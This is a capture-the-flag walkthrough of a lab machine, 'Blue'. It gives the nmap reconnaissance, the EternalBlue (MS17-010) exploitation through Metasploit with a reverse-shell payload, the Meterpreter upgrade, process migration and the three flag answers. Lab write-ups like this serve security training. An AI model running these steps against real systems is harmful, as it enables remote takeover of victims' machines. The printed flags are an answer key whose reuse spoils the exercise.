
BLUE



Machine Description :

** In this machine we will learn how to exploit the MS17-010 Vulnerability which is also known as `EternalBlue`

About EternalBlue :

- EternalBlue is a critical exploit targeting the SMBv1 protocol in Microsoft Windows systems, identified as CVE-2017-0144, allowing remote attackers to execute arbitrary code without authentication.
- It was allegedly developed by the National Security Agency and later leaked by the Shadow Brokers, leading to widespread cyberattacks.
- The vulnerability was notably used in the WannaCry ransomware attack, causing massive disruption across organizations worldwide.

Hacking walkthrough :

** First of all we will start by gathering information about the target machine .
** For this step we will use the tool `nmap` `network mapping` :

```
┌──(0×cyberboss㉿ali)-[~/Desktop]
└─$ nmap -sC -sV 10.48.143.247 -o blue.txt
```

** Command Explanation :
`nmap` : network scanning tool .
`-sV` : nmap option stands for `service version` ,used to detect services working on open ports .
`-sC` : Runs NSE scripts scan for basic service & vulnerability detection .
`-o blue.txt` : used to output the scan results into a text file called `blue.txt`

```
┌──(0×cyberboss㉿ali)-[~/Desktop]
└─$ nmap -sC -sV 10.48.143.247 -o blue.txt
Starting Nmap 7.98 ( https://nmap.org ) at 2026-04-10 20:07 +0530
Nmap scan report for 10.48.143.247
Host is up (0.073s latency).
Not shown: 991 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds Windows 7 Professional 7601 Service Pack 1 microsoft-ds (workgroup: WORKGROUP)
3389/tcp  open  tcpwrapped
| ssl-cert: Subject: commonName=Jon-PC
| Not valid before: 2026-04-09T14:33:53
|_Not valid after:  2026-10-09T14:33:53
|_ssl-date: 2026-04-10T14:38:47+00:00; 0s from scanner time.
| rdp-ntlm-info:
|   Target_Name: JON-PC
|   NetBIOS_Domain_Name: JON-PC
|   NetBIOS_Computer_Name: JON-PC
|   DNS_Domain_Name: Jon-PC
|   DNS_Computer_Name: Jon-PC
|   Product_Version: 6.1.7601
|_  System_Time: 2026-04-10T14:38:32+00:00
49152/tcp open  msrpc        Microsoft Windows RPC
49153/tcp open  msrpc        Microsoft Windows RPC
49154/tcp open  msrpc        Microsoft Windows RPC
49160/tcp open  msrpc        Microsoft Windows RPC
49165/tcp open  msrpc        Microsoft Windows RPC
Service Info: Host: JON-PC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_nbstat: NetBIOS name: JON-PC, NetBIOS user: <unknown>, NetBIOS MAC: 02:80:69:41:80:79 (unknown)
| smb-os-discovery:
|   OS: Windows 7 Professional 7601 Service Pack 1 (Windows 7 Professional 6.1)
|   OS CPE: cpe:/o:microsoft:windows_7::sp1:professional
|   Computer name: Jon-PC
|   NetBIOS computer name: JON-PC\x00
|   Workgroup: WORKGROUP\x00
|_  System time: 2026-04-10T09:38:32-05:00
| smb2-security-mode:
|   2.1:
|_    Message signing enabled but not required
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-time:
|   date: 2026-04-10T14:38:32
|_  start_date: 2026-04-10T14:33:02
|_clock-skew: mean: 59m59s, deviation: 2h14m10s, median: -1s

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 78.33 seconds
```

** as we can see we could detect the OS of the target machine which is Windows 7 professional ,and now we will check if the target is vulnerable to EternalBlue.

** in order to do this we can use NSE scan :

```
┌──(0×cyberboss㉿ali)-[~/Documents/daily-used/studies/thm-labs]
└─$ nmap -p445,139 --script smb-vuln-ms17-010 10.48.143.247
Starting Nmap 7.98 ( https://nmap.org ) at 2026-04-10 20:22 +0530
Nmap scan report for 10.48.143.247
Host is up (0.066s latency).

PORT    STATE SERVICE
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds

Host script results:
| smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2017-0143
|     Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft SMBv1
|        servers (ms17-010).
|
|     Disclosure date: 2017-03-14
|     References:
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|       https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
|_      https://technet.microsoft.com/en-us/library/security/ms17-010.aspx

Nmap done: 1 IP address (1 host up) scanned in 1.51 seconds
```

** As we can see the target is vulnerale to the EternalBlue Vulnerability .

Exploitation :

** we will run msfconsole using the command :

```
┌──(0×cyberboss㉿ali)-[~/Desktop]
└─$ sudo service postgresql start && msfconsole
```

** then we will search for the eternal blue exploitation module :

```
msf > search type:exploit name:eternalblue

Matching Modules
================

   #  Name                                      Disclosure Date  Rank     Check  Description
   -  ----                                      ---------------  ----     -----  -----------
   0  exploit/windows/smb/ms17_010_eternalblue  2017-03-14       average  Yes    MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corrupt
ion
```

** Command Explanation :

`search` : used to search in the MSF modules .

`type` : to specify the type of the module we are looking for (in this case exploit)

`name` : the name of the module we are looking for .

```
msf > use exploit/windows/smb/ms17_010_eternalblue
msf > use 0
```

** we can either use the module by writing its name or just write its number which appeared in the search result .

** for this module we have to specify three main options :

1-`rhosts` : which is the IP of the target machine .

2-`payload` : the payload we want to inject on the target machine memory .

3-`target` : the OS of the target machine .

```
msf exploit(windows/smb/ms17_010_eternalblue) > set target Windows\ Server\ 2008\ R2
target => Windows Server 2008 R2
msf exploit(windows/smb/ms17_010_eternalblue) > set rhosts 10.48.143.247
rhosts => 10.48.143.247
msf exploit(windows/smb/ms17_010_eternalblue) > set payload windows/x64/shell/reverse_tcp
payload => windows/x64/shell/reverse_tcp
```

** Then we write `run` or `exploit` to run the module and exploit the target .

** if the exploitation failed in this phase you can try to run the `run` or `exploit` command many times or restart the machine and exploit it again .

```
Shell Banner:
Microsoft Windows [Version 6.1.7601]
-----

C:\Windows\system32>
```

** as we can see we got a reverse shell on the target machine .

Post Exploitation :

** After we got the reverse shell on the target system we will convert it to a meterpreter shell .

** in order to do this we can use two different ways :

1- run the command : `sessions -u <sessionID>` which stands for upgrade .

2- using the module `post/multi/manage/shell_to_meterpreter`

** we will first background the session using the `ctrl+z` keyboard combination .

** then we use the module :

```
msf exploit(windows/smb/ms17_010_eternalblue) > use post/multi/manage/shell_to_meterpreter
msf post(multi/manage/shell_to_meterpreter) > set session 1
```

** we set the `session` option to the id of the session we have got in the previous step and run the module.

```
[*] Sending stage (232006 bytes) to 10.48.183.50
[*] Meterpreter session 2 opened (192.168.217.13:4433 -> 10.48.183.50:49224) at 2026-04-10 20:45:51 +0530

Active sessions
===============

  Id  Name  Type                     Information
  --  ----  ----                     -----------
  1         shell x64/windows        Shell Banner: Microsoft Windows [Version 6.1.7601] -
                                     -----
  2         meterpreter x64/windows  NT AUTHORITY\SYSTEM @ JON-PC
```

** Now as we see we have a meterpreter shell on the target system with `NT AUTHORITY\SYSTEM`(highest previlleges on the system)

** in this step we will migrate to an `NT AUTHORITY\SYSTEM` process for stability .

** we will use the command `ps` to get the processes running on the target machine ,and then use the

`migrate` command to migrate to that process :

```
meterpreter > migrate 704
[*] Migrating from 2832 to 704...
[*] Migration completed successfully.
```

---

looking for the flags :

first flag : This flag can be found at the system root.

** we will navigate to the root using the command : `cd /`
** then `display` the content of the `flag1.txt` file using the command : `cat flag1.txt`
`flag{access_the_machine}`

---

second flag : Windows really doesn't like the location of this flag and can occasionally delete it. It may be necessary in some cases to terminate/restart the machine and rerun the exploit to find this flag. This relatively rare, however, it can happen.

** in order to find this flag we will use the `find` command provided with the meterpreter shell :
`find -f flag2.txt` : `-f` option stands for "file":

```
meterpreter > search -f flag2.txt
Found 1 result...
=================

Path                                  Size (bytes)  Modified (UTC)
----                                  ------------  --------------
c:\Windows\System32\config\flag2.txt  34            2019-03-18 01:02:48 +0530
```

** then we display the content in the same way we use in the previous flag .
`flag{sam_database_elevated_access}`

Thrid Flag : This flag can be found in an excellent location to loot. After all, Administrators usually have pretty interesting things saved.

** the administrator in this machine is the user `jon` ,so we will navigate to the directory of the user jon directory in `c:\users\jon`
** by checking the directories one by one we can find the third flag in the `Documents` Directory .
** by displaying the content of the file `flag3.txt` we can find the third flag :
`flag{admin_documents_can_be_valuable}`

Congratulations , Blue Machine Is Done